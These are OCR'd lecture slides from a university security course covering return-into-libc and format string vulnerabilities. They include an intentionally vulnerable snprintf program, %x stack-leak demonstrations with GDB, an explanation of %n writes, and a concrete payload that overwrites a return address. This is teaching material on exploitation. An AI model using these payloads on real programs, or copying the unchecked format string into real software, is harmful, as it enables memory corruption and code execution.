Special Topics in Security
ECE 5968

Engin Kirda
ek@ccs.neu.edu


Northeastern University

Return into Lib C


Getting Around Non-Executable Stack

- The shellcode in the buffer cannot be executed but..
  - the attacker can still control the stack content
  - the attacker can still control the EIP value
- Why not call existing code?
- libc is an attractive target
  - very powerful functions (`system()`, `execve()`...)
  - linked by almost every program


Return-into-libc



Using the LibC to Move the Shellcode



Chaining Multiple Function Calls



Quick Note on Memory Exploits So Far

- The attacks we talked about *still* work today against modern operating systems
  - But launching a successful exploit is more difficult
  - For ASLR, a memory leak of some sort needs to give information on the address layout
  - In some cases, ASLR can be bruteforcable
  - The attack and the shellcode, though, is does not need to change

Format String Vulnerabilities

The printf Function

```
int printf(const char *format, ...)
```

- The first parameter (format) is the format string
  - It can contain normal text (copied in the output)
  - It can contain placeholders for variables
    - Identified by the character %
    - The corresponding variables are passed as arguments
- Example:

```
printf("X = %d",x);
```

The printf Function

- Different placeholders for different variable types

  %s string
  %d decimal number
  %f float number
  %c character
  %x number in hexadecimal form
  .....

- If the attacker can control the format string, she can overwrite *any* location in memory !!
- All the members of the family are vulnerable:
  fprintf, sprintf, vfprintf, vprintf, vsnprintf...

A Vulnerable Program

```
int main(int argc, char* argv[])
{
  char buf[256];

  snprintf(buf, 250, argv[1]);
  printf("buffer: %s\n", buf);
  return 0;
}
```

A Vulnerable Program


```
int main(int argc, char* argv[])
{
  char buf[256];

  snprintf(buf, 250, argv[1]);
  printf("buffer: %s\n", buf);
  return 0;
}
```


```
> ./format hello
buffer: hello

> ./format “hello |%x %x %x|”
buffer: hello |affff874 a7ff2d29 a7eb3aab|
```

What Happened?



snprintf() execution



A Closer Look With GDB

```
(gdb) b snprintf

(gdb) run "%x %x %x"
Breakpoint 1, 0xb7e54374 in snprintf () from ..

(gdb) x/16wx $ebp
0xbf922008: 0xbf922138 0x08048441 0xbf922030 0x000000fa
0xbf922018: 0xbf922a10 0xbf922040 0xbf9221d4 0xf63d4e2e
0xbf922028: 0x00000003 0xb7e10cbc 0xb7e10ab8 0x00000000
0xbf922038: 0x00000000 0x00000000 0x00000000 0x00000000

(gdb) cont
Continuing.
buffer: bf922040 bf9221d4 f63d4e2e
```

Finding Yourself...

```
> ./format "AAAA %x %x %x %x %x %x %x %x"
buffer: AAAA afff864 a7ff2d29 a7eb3aab 8048218
0 0 8048184 41414141

./format 'BBBB %x %x %x %x %x %x %x %x"
buffer: BBBB afff864 a7ff2d29 a7eb3aab 8048218
0 0 8048184 42424242
```

- Moving back on the stack we can find the bytes we put into the format string itself
- These bytes are under our control

An Interesting Placeholder

%n: writes the number of bytes printed so far in the address specified as parameter

```
> ./format "AAAA %x %x %x %x %x %x %x %x"
buffer: AAAA afff864 a7ff2d29 a7eb3aab 8048218
0 0 8048184 41414141

./format "AAAA %x %x %x %x %x %x %x %n"
```

%n gets an address from the stack (in the example 0x41414141) and writes the number of characters printed so far to it, as if it was a pointer to an integer variable !!!


The Attack

- Chose the address (**TARGET**) to overwrite
- Write that address somewhere on the stack (**ADDR**)
- Walk back the stack (using **%x** for example) until you reach **ADDR**
- Use **%n** to overwrite the address pointed to by **ADDR (TARGET)**

Controlling the Value

- To control the number to be written, we can insert a %nnnnu in the format string
  - %u prints an unsigned integer
  - The pre-pended number specifies that we want to pad the output with a certain number of characters

```
int x = 2;
printf("x=|%30u|\n",x);
```



Preparing the Attack

```
>./format `python -c
'print "\x1c\xf9\xff\xaf.%x.%x.%x.%x.%x.%x.%x.%100u%n"'`
```

Write 40+100

0xafffff91c : address of the memory location that contains the return address

Writing Large Values

- If the shellcode is at the address **`0xafffb12`** (2.952.788.754 decimal), the attacker has to use a %u to print more than 2 billion characters !!!

- Solution: write the address one piece at the time
  - First write the two bytes that contain the lower value
  - Then write the two bytes that contain the higher value